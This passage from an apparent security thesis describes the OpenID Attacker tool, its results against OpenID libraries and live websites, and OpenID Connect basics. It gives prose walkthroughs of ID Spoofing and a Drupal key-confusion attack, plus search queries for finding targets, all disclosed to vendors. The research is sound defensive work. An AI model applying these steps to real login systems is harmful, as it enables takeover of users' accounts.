of the attacks are carried out manually.

The *Manual Mode* is based on the idea to inspect new attack vectors. This is an important fact because the Manual Mode allows investigating the OpenID protocol very deeply and fine granular by enabling the manipulation of every aspect of the protocol. In combination with a running SP implementation in debugging mode, this mode helps to understand the source code of the SP, to find implementation, as well as protocol issues. We used this mode to discover the IDS, KC, and Wrong Recipient attacks during a white-box analysis.

Fully-Automatic Attack Mode. In this mode, OpenID Attacker acts as a fully automated malicious IdP penetration test tool. OpenID Attacker is reachable with two different domains ($URL.IIdP_V$ and $URL.IIdP_A$) so that we can simulate the entire communication with a victim's benign IdP ($IIdP_V$) and the attacker's malicious IdP ($IIdP_A$). The execution of the fully automated

ID Spoofing			
#	Description	Log	Applicable
0	ID Spoofing attack possible	Show Log	X

Key Confusion			
#	Description	Log	Applicable
0	key confusion	Show Log	✓

Token Recipient Confusion			
#	Description	Log	Applicable
0	Modification of the openid.return_to value	Show Log	X

Figure 3.9: The *Fully-Automatic Attack Mode* outputs a security report. More details can be seen in the log.

testing consists of two parts: (1.) *training* and (2.) *attack execution*.

(1.) Training. In this mode, OpenID Attacker is used to analyze the normal behavior of the target SP and uses the same concept as for the Analysis Mode. For this purpose, OpenID Attacker acts as benign IdP and creates valid tokens both in the role of $URL.IIdP_V$ and $URL.IIdP_A$.

For the correct evaluation of the tested attacks it is essential for OpenID Attacker that it can: (1.) determine if the login was successful (e.g., no errors were thrown) and (2.) determine in which account it was logged in – the victim's or the attacker's one. Only access to the victim's account is considered as a successful attack. Thus, there are three main categories according the status of the tested attack: authenticated as the *attacker*, authenticated as the *victim*, *error*.

OpenID Attacker has to be “trained” in order to make a difference between the different results and to classify them into one of the three categories. For that purpose, multiple successful authentication procedures with $URL.IIdP_V$ will be executed initially. Then invalid messages will be sent to the target SP in order to trigger error messages. Consequentially, the same procedure is repeated with $URL.IIdP_A$. During the entire communication in the training, OpenID Attacker records the messages plus the SP's reaction and categorizes them. Finally, OpenID Attacker knows the behavior of the SP and can proceed

with the execution of the attacks.

In order to automate the entire training and login process, we use Selenium [200]. Selenium enables the fully automated usage of a user agent, for example, Firefox. Thus, it can start the browser, call the URL of the target SP, fill out some input fields on the loaded web page, for example, the *openid identity*, and trigger click events in order to submit the entered data and initiate the OpenID authentication on the target SP. As a result, the authentication can be automated. Note that it is sufficient to enter the login URL in OpenID Attacker. Finding the OpenID login form is also performed automatically.

(2.) Attack execution. OpenID Attacker loads training results and then sequentially executes the Single-Phase Attacks and Cross-Phase Attacks. Then OpenID Attacker analyzes the results in comparison to the training set by using the *simmetrics* [200] string comparison library. This allows OpenID Attacker to decide, whether a) the login was successful, and b) with which account (URL.ID_A or URL.ID_V) the attacker is logged in.

In conclusion, OpenID Attacker summarizes the results of all evaluated attacks and creates a security report, which can be exported as a HTML document (cf. Figure 3.9).

3.7.5 Evaluation Methodology

Target SPs. We selected 15 open source implementations, including libraries and frameworks that support OpenID, mainly taken from the official OpenID website [226]¹⁰. We tried to cover every available language: our list contains implementations in .NET, C++, ColdFusion, Java, JavaScript, Perl, PHP, Python, and Ruby. In addition, we added Drupal to the target list since it is a widely used content-management system (CMS) and has a custom implementation of OpenID. The only implementation that did not permit a white-box analysis is Sourceforge [43]. We included it because it is a very prominent site supporting OpenID and because it does not use one of the inspected implementations listed on [226].

Setup. For each implementation, we created a working virtual web server/virtual CMS server, and deployed the framework in it. For Sourceforge, we used the live website.

We registered two accounts on each target as SP. As victim \mathcal{V} , we used an account at a trusted IdP to register a local account on the target SP. Using a second user agent on a different PC we registered a second account for \mathcal{A} at the target SP, associated with an account on our custom malicious IdP – the OpenID Attacker account.

In this step, the second account was mainly used to verify that the OpenID Attacker IdP is working flawlessly and that the target is able to verify valid tokens created by our tool.

White-Box Tests using OpenID Attacker. We used white-box tests to

¹⁰Note that some of the libraries are listed multiple times, for example, libopkele is the module used in Apache mod_auth_openid, the listed Python Django OpenID framework uses janrain etc.

analyze the source code and the protocol flow of each target. OpenID Attacker, running in analysis and manual attack mode, was used in order to get a better understanding of SP’s OpenID implementation. This allowed us to develop and apply the concepts for Single-Phase Attacks (cf. Section 3.7.2) and Cross-Phase Attacks (cf. Section 3.7.3)

Black-Box Tests using OpenID Attacker. Black-Box testing is more complicated than white-box testing since only the result of the attack is visible, but not the reasons for this result. One way to better understand the implementation is to record the messages in the different phases. Consequently, via OpenID Attacker, the parameters within the different phases can be varied in order to learn which of them are processed by the SP. A simple example of such a test is to exclude the signature within the token and observe the reaction of the SP.

Exploit. Finally, we performed the attacks in the web attacker model. Note that for Cat \mathcal{B} attacks like IDS and KC, no interaction with the victim is necessary – if the exploit works, we could log in to the SP with an arbitrary identity. Only for Wrong Recipient attacks (Cat \mathcal{A}), it is necessary that victim \mathcal{V} visits a web page $SP_{\mathcal{A}}$ hosted by the attacker \mathcal{A} . In our setting, \mathcal{V} is already authenticated to the trusted IdP (stored in a session cookie), so that no explicit authentication of \mathcal{V} is necessary. We verified that the token t has indeed been transferred to $SP_{\mathcal{A}}$, and that we could use this token from our second user agent to gain access to the target SP .

For the IDS attack, we only needed to know the identity of \mathcal{V} . We verified that the target SP is either vulnerable for strategy 1 or strategy 3. Strategy 2 (email) is skipped for library evaluations because this attack only makes sense for online websites. In each case, we are logged in with the identity \mathcal{V} .

To verify KC attacks, we have applied all strategies. For following the first strategy, the precondition that an association α exists between the target SP and the trusted IdP must be fulfilled. We can get the value of α in message (4.) of Figure 3.5 when we try to log in with the victim’s identity. This attempt will not succeed, but we can see message (4.) nonetheless.

We then established a new Association between the target SP and OpenID Attacker using the same α and analyzed whether the target SP afterwards accepted our malicious tokens as valid for \mathcal{V} . For the second strategy, only an Association β between the target SP and the malicious IdP is necessary. We verified that the SP accepted tokens containing $(URL.ID_{\mathcal{V}}, URL.IdP_{\mathcal{V}})$ that were signed with the malicious association β .

3.7.6 Library Evaluation

We reported all vulnerabilities to the liable security teams and to the Computer Emergency Response Team (CERT). In case we got a response from the developers, the time to fix the reported issues ranged between a few days and several months. Furthermore, we supported the developer teams during fixing the reported issues.

Our results are summarized in Table 3.4: for 12 out of 17 targets, we were able to access a protected resource. On ten of the twelve targets, an attacker can

Service Provider	Programming Language	ID Spoofing Cat \mathcal{B}	Key Confusion Cat \mathcal{B}	Wrong Recipient Cat \mathcal{A}	Summary
CF OpenID	ColdFusion	$Vuln.*$	✓	$Vuln.$	$Vuln.*$
DotNet OpenAuth	NET	✓	✓	✓	✓
Drupal 6 / Drupal 7	PHP	✓	$Vuln.*$	✓	$Vuln.*$
dyuproject	Java	$Vuln.*$	✓	$Vuln.$	$Vuln.*$
janrain	PHP, Python, Ruby	✓	✓	✓	✓
JIRA OpenID Plugin	Java	$Vuln.*$	✓	✓	$Vuln.*$
JOID	Java	$Vuln.*$	✓	$Vuln.$	$Vuln.*$
JOpenID	Java	$Vuln.*$	✓	✓	$Vuln.*$
libopkele (<i>Apache mod_auth_openid</i>)	C++	✓	✓	✓	✓
LightOpenID	PHP	✓	✓	✓	✓
Net::OpenID::Consumer	Perl	✓	✓	$Vuln.$	$Vuln.$
OpenID 4 Java (<i>WSO2</i>)	Java	✓	✓	✓	✓
OpenID CFC	ColdFusion	$Vuln.*$	✓	✓	$Vuln.*$
OpenID for Node.js (<i>everyauth, Passport</i>)	JavaScript/N-odeJS	✓	✓	$Vuln.$	$Vuln.$
Simple OpenID PHP Class (<i>ownCloud 5</i>)	PHP	$Vuln.*$	✓	$Vuln.$	$Vuln.*$
Sourceforge	n.a.	$Vuln.*$	$Vuln.*$	✓	$Vuln.*$
Zend Framework (<i>OpenID Component</i>)	PHP	✓	$Vuln.*$	✓	$Vuln.*$
Total		8/17	3/17	6/17	12/17

Table 3.4: Practical evaluation results: *unauthorized access* to 12 out of 17 targets. We compromised 2 targets using the web attacker model ($Vuln. = \text{Cat } \mathcal{A}$). The other 10 targets make use of a weaker variant, making them vulnerable *without any user interaction* ($Vuln.* = \text{Cat } \mathcal{B}$). Tested attacks without success are marked with “✓”.

compromise *all* of the accounts, without any user interaction. On the other two targets, the account of any victim can be compromised if he visits a malicious website.

3.7.6.1 Single-Phase Attack: ID Spoofing

Among the tested targets, 8 were vulnerable to IDS. These targets were fully compromised – all OpenID accounts could be accessed without any interaction of the victim, and even worse, the victim is unable to detect and mitigate IDS.

Sourceforge. Initially, we started a black-box testing and detected that Sourceforge was vulnerable against IDS, Strategy 1. This investigation was in 2014 and before our larger online evaluation described in Section 3.7.7. Consequently, we contacted the support team and described the issue. Later on, they answered us that vulnerability had been fixed. We analyzed Sourceforge again. Using OpenID Attacker, we found out that the IDS attack was no longer possible. However, we performed a KC attack and found out that Sourceforge is vulnerable to this attack (Strategy 3: Cross-Phase Attack). The attacks on Sourceforge showed us how to apply our white-box analysis attacks on a black-box system. We were able to attack Sourceforge in a fully-automatic manner without knowing its exact OpenID implementation.

ownCloud. OwnCloud [175] is a PHP-based, open source cloud framework. Its OpenID implementation is interesting because ownCloud does not verify the token’s signature itself. Instead, it uses the *check authentication* OpenID feature [221, Section 11.4.2]: ownCloud sends the token t to the according IdP and lets it verify t (instead of verifying t itself). This means that using OpenID Attacker in order to send, for example, a token for a Yahoo account would lead ownCloud to send the token directly to the Yahoo server for verification, which will not accept it.

By examining OpenID’s message flow, we found out that it is vulnerable to IDS, Strategy 2.




Figure 3.10: The ID Spoofing attack on ownCloud: the attacker’s ID server returns $URL.ID_V$ upon the Rediscovery. OwnCloud uses this identity value for the login instead of the identity provided within the token.

The attack works as depicted in Figure 3.10. Once ownCloud receives the OpenID token (Step 5), it performs a Rediscovery on the contained identity. We configured OpenID Attacker to include the victim’s identity $URL.ID_V$ in the discovered document (Step 7) additionally to $URL.IdP_A$. Afterwards, ownCloud sends the token to the attacker’s IdP_A (Step 8) by using the discovered $URL.IdP_A$ and it returns that the token is valid (Step 9). Surprisingly, instead of using the $URL.ID_A$ contained in t to log in the user, ownCloud uses $URL.ID_V$ (that was returned in Step 7). We were logged in with the victim’s identity.

We contacted the ownCloud security team, reported the issue and they acknowledged our work.¹¹

3.7.6.2 Cross-Phase Attack: Key Confusion with Session Overwriting

3 targets were vulnerable to Key Confusion (KC): Drupal, Zend Framework, and Sourceforge. These implementations used a key belonging to OpenID Attacker

¹¹In an email.

for verifying the signature instead of using the key belonging to the victim's IdP.

Drupal. Drupal [47] is a free open source CMS. It is based on PHP and according to W3Techs [235], it is the third most frequently used CMS. Its OpenID support is shipped with every Drupal distribution and just needs to be activated within the settings menu.

Starting our white-box analysis on Drupal, we submit $URL.ID_A$ on the login form. The SP starts the Discovery on it and receives $URL.IdP_A$ belonging to our OpenID Attacker IdP. Drupal redirects us to it, but instead of creating a token for $URL.ID_A$, it creates a token $t^* = (URL.ID_V, \dots)$ containing the victim's Yahoo identity (IDS attack, Strategy 1). Sending t^* to Drupal does not succeed. Drupal notices that the originally submitted identity $URL.ID_A$ differs from the value $URL.ID_V$ contained in t^* . As a result, Drupal starts a second discovery on $URL.ID_V$, which returns $URL.IdP_V$. Drupal compares this value to $URL.IdP_A$ returned by the first discovery. Since the values are not equal, we are not logged in. Interestingly, Drupal does *not* compare the discovered value with the value $URL.IdP$ contained in t^* , thus sending a token $t^* = (URL.ID_V, URL.IdP_V, \dots)$ also fails.

In order to prevent the second discovery process, which mitigates the attack, we analyzed the source code. We found out that Drupal uses the PHP `$_SESSION` variable to store and load $URL.ID$ and $URL.IdP$. In this manner, Drupal links both messages: the Login Request and the received token.

The `$_SESSION` variable is a globally available PHP array, which holds arbitrary session data on a per-user basis. Whenever Drupal receives an OpenID token t^* , it first verifies if the $URL.ID$ parameter, contained in t^* , matches the value stored in `$_SESSION`. If they differ, as in the case of the IDS attack, Drupal starts again a discovery on $URL.ID$ contained in t^* . The discovery returns the corresponding $URL.IdP$ and if these values do not match the value of the $URL.IdP$ parameter stored in `$_SESSION`, t^* is not accepted.

To finally prevent the second discovery and to bypass the verification logic, we had to overwrite the `$_SESSION` variable. The attack is shown in Figure 3.11 and works as follows:

- (1.)-(3.) A Login Request with the attacker's account $URL.ID_A$ is started. This starts Phase 1 of OpenID. Drupal discovers it and stores $URL.ID_A$ and $URL.IdP_A$ in `$_SESSION`.
- (4.) Drupal starts an Association with IdP_A , which returns β (using KC Strategy 3).
- (5.)-(7.) Phase 2 begins. Drupal redirects the attacker to $URL.IdP_A$. OpenID Attacker creates a token $t^* = (URL.ID_V, URL.IdP_V, URL.SP, \beta)$. Then the attacker delays the sending of the token to Drupal.
- (8.)-(10.) The attacker submits a further Login Request to Drupal, but this time with the victim's identity $URL.ID_V$. This again starts Phase 1 – we have a Cross-Phase Attack. Drupal starts a new discovery on it and receives




Figure 3.11: Cross-Phase Key Confusion attack on Drupal: before the token t^* in Step 7 is forwarded to Drupal in Step 13, the attacker starts a second Login Request in Step 8 using the victim’s identity $URL.ID_V$. This overwrites the $URL.ID$ and $URL.IdP$ data stored in $\$_SESSION$ and prevents the second discovery.

$URL.IdP_V$. Both values, $URL.ID_V$ and $URL.IdP_V$, are then stored in $\$_SESSION$, overwriting $URL.ID_A$ and $URL.IdP_A$.

- (11.) Drupal starts another Association with IdP_V , which returns α .
- (12.) Drupal redirects the attacker to $URL.IdP_V$, but this redirect is not relevant for the attack.
- (13.)-(14.) The halted token t^* in (7.) is now sent to Drupal. Drupal verifies the signature. The interesting point at this step is that Drupal loads the key from the database by only using β contained in t^* . It does not verify whether the Association β was really established with $URL.IdP_V$. Thus, the signature is valid. Then Drupal compares the values of $URL.ID_V$ and $URL.IdP_V$ contained in the token with the ones stored in $\$_SESSION$. As they are equal, there is no second discovery and we are logged in with the victim’s identity.

We reported the issue to the Drupal security team and suggested to fix it by fetching the key via $(URL.IdP, \alpha/\beta)$ instead of using α/β only. They accepted the idea and implemented it in their new Drupal releases [219]. For a better understanding, we created a video as a demonstration of this attack that shows the usage of OpenID Attacker [128].

3.7.6.3 Additional Findings

In addition to the previous findings, we identified some interesting results during our evaluation.

Signature Bypass: Unsigned OpenID Parameters. The OpenID specification [221, Section 10.1] requires the following parameters to be signed: `op_endpoint`, `return_to`, `response_nonce`, `assoc_handle`, `claimed_id` and `identity`. 4 of 17 targets (CFOpenID, OpenID CFC, OpenID 4 Node.js, Zend Framework) accept tokens in which some of these parameters were not signed, and could thus be forged by an attacker.

Parsing Attack: XXE. We determined that 2 of 17 analyzed targets (OpenID CFC, `Net::OpenID::Consumer`) are susceptible to XML External Entity (XXE) attacks (cf. Section 2.1.3). For this attack, the XXE payload is placed in the Discovery using XRDS instead of HTML. Additionally, we found out that Slashdot [201] (Alexa rank 1427) was vulnerable to XXE because of using the `Net::OpenID::Consumer` library. Slashdot acknowledged our findings [202]. An interesting fact was that lots of implementations used regular expressions (instead of an XML parser) to process the Discovery, thus XXE was not possible in these cases.

Replay Attack. OpenID has only one parameter containing a timestamp (`openid.response_nonce`). It includes the creation time of the token concatenated with a random string, but does not include an expiration time. Thus, the SP can decide on its own how long it accepts such a token.

The lifetime of a token is additionally limited by the lifetime of the Association and the corresponding key. We found that this lifetime varies heavily: Associations with Yahoo have a lifetime of 4 hours, with Google 13 hours, and with MyOpenID 14 days.

3.7.7 Online Website Evaluation

One year after our reports to the developers of vulnerable OpenID implementations, we wanted to find out if online websites are vulnerable to the attacks discussed in this section.

Searching Methodology. The first task for the evaluation is to identify websites offering OpenID as a login system. Since there is no *Alexa-like* database that could be queried to get a list of OpenID websites, we elaborated techniques facilitating the searching process:

- ▶ The detailed knowledge on the protocol and the according parameters in the authentication request and token can be used to improve the searching results. For instance, a possible search term is `inurl: openid.claimed_id and openid.identity`. As a result, all URLs containing these parameters will be displayed.
- ▶ Observing the analyzed frameworks in Table 3.4, we estimated that the term `login?openid` is commonly used in the URLs. By using this search term, we found the most of the analyzed websites.
- ▶ By using different search engines like Google, Bing and Yahoo, we extended our list of target websites.

- ▶ A helpful search engine is *NerdyData*, which analyses the source code of websites.
- ▶ There are also websites and blog entries listing several websites supporting OpenID, but visiting them revealed that they do no longer support the protocol.

All in all, we found 137 websites.

Set-Up. Next, we analyzed the login mechanisms on the websites. For 49% of them, we could not provide the security evaluation due to the following problems:

- ▶ The website did not offer a public user registration (closed community). Thus, the registration of our test accounts was not possible.
- ▶ Faulty implementations led to unknown errors on the website and the login via OpenID was not feasible.
- ▶ The website supported only fixed IdPs (e.g., Yahoo) so that we could not apply our malicious IdP approach.
- ▶ The website required payment with a credit card during registration. Testing non-free accounts was considered out-of-scope during this research.
- ▶ The website contained OpenID elements, like `openid2.provider`. However, no OpenID login mechanisms was provided. For instance, Amazon uses OpenID parameters for the transport of data, but not for authentication and within an SSO login.

As a result, we were able to log in with OpenID to 70 out of 137 websites (51%). Consequentially, we evaluated the websites satisfying our methodology described in Section 3.7.5.

Results. 26% of the tested websites (18 of 70) were vulnerable to 1 of our 3 attacks. On 11 websites, IDS was possible (16%), 4 were vulnerable to KC (6%) and Wrong Recipient affected 8 websites (16%). Although this was a black-box evaluation, we could identify Drupal and Net:OpenID:Consumer implementations in 7% of the tested websites. These used an updated version (after our initial security report) and were no longer vulnerable. Our results are depicted in Figure 3.12.




Figure 3.12: Statistic of our online website evaluation.

Compared to the analyzed frameworks in Table 3.4, where 71% were vulnerable, the number of vulnerable websites is lower: 26%. The reason for the result is the fact that many of the websites (41%) use the JanRain library since it is easy to integrate and it supports a plethora of SSO protocols like OAuth, Facebook Connect, OpenID and OpenID Connect. Thus, IDS Strategy 1 and

3, KC and Wrong Recipient are not applicable on these websites.

OXID Shopping System. During our analysis, we successfully applied the IDS attack on 11 targets. It was surprising that 6 of them used the JanRain OpenID library, so we expected them to be not vulnerable (cf. Table 3.4). But instead of identifying a user by the URL.ID parameter, they used the email parameter. Thus, these implementations were vulnerable to IDS Strategy 2. This example illustrates that even a *secure* implementation like JanRain can be bypassed if it is used incorrectly. We investigated the websites further and found out that they all used the OXID Shopping System [176]. We contacted the vendor and they acknowledged our work [177].

3.7.8 Summary

We showed that SSO protocols and implementations are a high-value attack target. Although there is a lot of research in the area of SSO [206, 216, 246] and OpenID [105, 217, 238], the number of vulnerabilities found is surprisingly high.

With OpenID, we showed for the first time that the concept of a malicious IdP is a threat to all open SSO protocols. In the next section, we will adapt this concept to OpenID Connect as well.

We made the source code of OpenID Attacker public [131], encouraging researchers and penetration testers to use this tool to further improve security in SSO systems, and to adapt it to other protocols.

3.8 OpenID Connect

OpenID Connect [223] is the successor of OpenID and used by companies like Google and Amazon. The protocol is based on OAuth and adds an authentication layer to it. In this section, we describe the OpenID Connect protocol. We then introduce novel attacks based on the concepts of Single-Phase Attacks and Cross-Phase Attacks. Two of our novel Cross-Phase Attacks break the current OpenID Connect specification and we communicated our results to the OAuth and OpenID Connect working groups. We applied our SSO Attacker Paradigm to evaluate the security of 8 OpenID Connect libraries. Among them, 6 had implementation issues and we successfully evaluated all 8 as being vulnerable to the identified specification flaw attacks.

The results presented in this section are based on our paper “*SoK: Single Sign-On Security – An Evaluation of OpenID Connect*” [134].

3.8.1 Technical Background

In the following, we explain the technical details of the OpenID Connect protocol and the therein used SSO token.




Figure 3.13: The OpenID Connect protocol hybrid flow.

3.8.1.1 Protocol

The three phases of SSO (cf. Section 3.1.1) mapped to OpenID Connect are depicted in Figure 3.13. Similarly to OpenID, the OpenID Connect protocol can make use of an ID Server. For a better understanding of the attacks presented in this thesis, we distinguish between different URLs (Endpoints) on the IdP.

The OpenID Connect login is started with the End-User submitting his identity to the SP in Step 1. This can be either an email or a URL.

Phase 1: Trust Establishment. This phase consists of three steps.

- (2.) The SP can optionally start the *Issuer Discovery* to determine which IdP it must use in order to authenticate the End-User [224]. The SP therefore extracts the domain of the URL or email and fetches the document `.well-known/webfinger` on it. The server responds with a JSON document containing the URL of the IdP (`href` parameter).
- (3.) Next, the SP can gather metadata information about the IdP. If the Issuer Discovery was executed, the SP concatenates the URL of the IdP with the string `.well-known/openid-configuration`. This URL represents the Configuration Endpoint (`confEndp`) on the IdP. The SP fetches the JSON document at the `confEndp`, which contains further endpoints used in the OpenID Connect protocol: Dynamic Registration Endpoint (`regEndp`), Authorization Endpoint (`authEndp`), Token Endpoint (`tokenEndp`). In addition to these endpoints, the IdP returns the `issuer` parameter, similar to the Issuer Discovery. The SP must then verify if the `issuer` parameter from Step 3 is identical to the `href` parameter from Step 2. Further information can also be returned [224, Section 3].
- (4.) The next optional step is *Dynamic Registration* [225]. This step allows an on-the-fly registration of the SP with the IdP. The SP accesses the `regEndp` URL (e.g., `https://honestIdP.com/register`) therefore and registers its own URL (e.g., `http://sp1.net`). The IdP's response contains credentials (`IDSP` and `SecretSP`) that are going to be used in Phase 3 for authenti-

cating the SP at the IdP. It is noteworthy that this step is transparent for the End-User.

Phase 2: Token Generation. The Token Generation Phase works as follows:

- (5.) The SP creates the Token Request and redirects the End-User's user agent to the `authEndp`. The Token Request contains several parameters.
 - ▶ `response_type` defines which so-called *flow* of OpenID Connect is used (code, implicit, hybrid). For reasons of simplicity, we do not go into detail here. We use the *hybrid* flow in the following because it is generally spoken a combination of the other ones and can be used to describe all of our attacks in this thesis.
 - ▶ `IDSP` tells the IdP the identity of the SP.
 - ▶ `redirect_uri` has a functionality similar to `URL.SP` in OpenID (cf. Section 3.7.1).
 - ▶ `scope` defines resources that the SP wishes to access.
 - ▶ `state` protects the SP against CSRF attacks.
- (6.) If the End-User is not yet authenticated on the IdP, he has to log in. In this step, the IdP may also show a *Consent-Page* displaying the resources the SP wishes to access [223, Section 3.1.2.4].
- (7.) The IdP generates the Token Response, and redirects the End-User's user agent to the `redirect_uri`. The Token Response contains a parameter `code`. If the `state` parameter was previously used, it is again contained so that the SP can verify it by comparing the value to the initial one. In the hybrid flow, there are two further optional parameters: a) `id_token` and b) `access_token`. The `id_token` is the SSO token. The `access_token` allows retrieving resources according to the `scope` (not shown in Figure 3.13).

Phase 3: Token Redemption. The Token Redemption Phase is optional in OpenID Connect, but in the *hybrid* flow described below, it is used.

- (8.) The SP uses the `code` parameter from the Token Response and submits it to the `tokenEndp` URL, using `IDSP` and `SecretSP` for authentication. Then the IdP can return a) an `id_token`, b) an `access_token`, or c) both of them.

If an `id_token` is returned, the SP uses it to log in the End-User, and the login procedure finishes in Step 9. The `access_token` can again be used to retrieve resources from the IdP (not shown in Figure 3.13).

To sum up, the OpenID Connect hybrid flow can consist of up to two `id_tokens` and up to two `access_token`. This is for flexibility reasons. For example, if an SP uses client-side code (e.g., JavaScript), it can use the `id_token/access_token` in the *front-channel* (Step 7). If a server-side component is used (e.g., PHP), the *back-channel* is used (Step 8).

3.8.1.2 OpenID Connect SSO token

An example of an SSO token in OpenID Connect is shown in Listing 3.3. The token consists of three parts. (1.) Header, (2.) Body, and (3.) Signature.

Listing 3.3: Example OpenID Connect token.

```
1 Header :
2   {
3     "alg": "HS256",
4     "typ": "JWT"
5   }
6
7 Body :
8   {
9     "iss": "https://honestOP.com/",
10    "sub": "user1",
11    "exp": 1444148908,
12    "iat": 1444148308,
13    "nonce": "40c6b33b9a2e",
14    "aud": "ID_SP",
15  }
16
17 Signature :
18 Verify: valid/invalid?
```

For transferring the token, the following steps are executed:

- (1.) The header is Base64 encoded (Lines 2-5).
- (2.) The body is Base64 encoded (Lines 8-15).
- (3.) Steps 1-2 are concatenated by a dot.
- (4.) The signature is computed on the result of Step 3 and encoded using Base64.
- (5.) The final SSO token is the result of Steps 3-4, concatenated by a dot.

The identity of the End-User is determined by two parameters: *issuer* (**iss**), which represents the identity of the corresponding IdP, and *subject* (**sub**), the End-User's account name on the IdP. The parameters *expired* (**exp**), *issued at* (**iat**), and *nonce* are used to ensure the freshness of the token. The *audience* (**aud**) parameter contains the value of *ID_{SP}* (recipient information).

We describe the parameters in more detail in the following section for a better understanding of the Single-Phase Attacks.

3.8.2 Single-Phase Attacks on OpenID Connect

In this section, we present Single-Phase Attacks on OpenID Connect that we have identified during our research. The attacks can be applied in the SSO Attacker Paradigm. For a general attack description, we again refer to Section 3.5, and only describe the adaption to OpenID Connect below.

3.8.2.1 ID Spoofing (Cat \mathcal{B})

The End-User's identity is defined by the combination of two parameters: (1.) `iss` and (2.) `sub` (cf. Lines 9-10 in Listing 3.3). The `iss` parameter is defined as the URL of the IdP. The `sub` parameter can be arbitrarily chosen by the IdP, for example, it can be a further URL or an email address.

This enables different strategies for an IDS attack. Each strategy is a Cat \mathcal{B} attack enabling the login with an arbitrary identity on the IdP and no interaction by the victim is necessary.

Strategy 1. *Change the `sub` only.* The attacker can use his malicious IdP to set the value of the `sub` parameter to the one belonging to the victim. If the SP determines the identity of the End-User by using the `sub` parameter only, this IDS strategy is possible. This is a wrong identity verification according to the OpenID Connect specification [223, Section 5.7] because the `sub` parameter must be used in combination with the `iss` parameter as a representation of the End-User's identity.

Strategy 2. *Change the `sub` and `iss`.* This strategy works like the first one, but in addition, the `iss` value is changed to the one belonging to the victim's IdP, for example, to Google's URL. Thus, the identity of the End-User is changed to the victim's one with regard to the specification.

As a general countermeasure, the SP must verify if the malicious IdP is allowed to create the token with the contained identity [223, Section 3.1.3.7]. For example, the attack will be detected if the SP compares the `iss` parameter in the SSO token with the value of the Issuer Discovery from Phase 1. Another approach is to verify the signature with the key material belonging to the `iss` parameter.

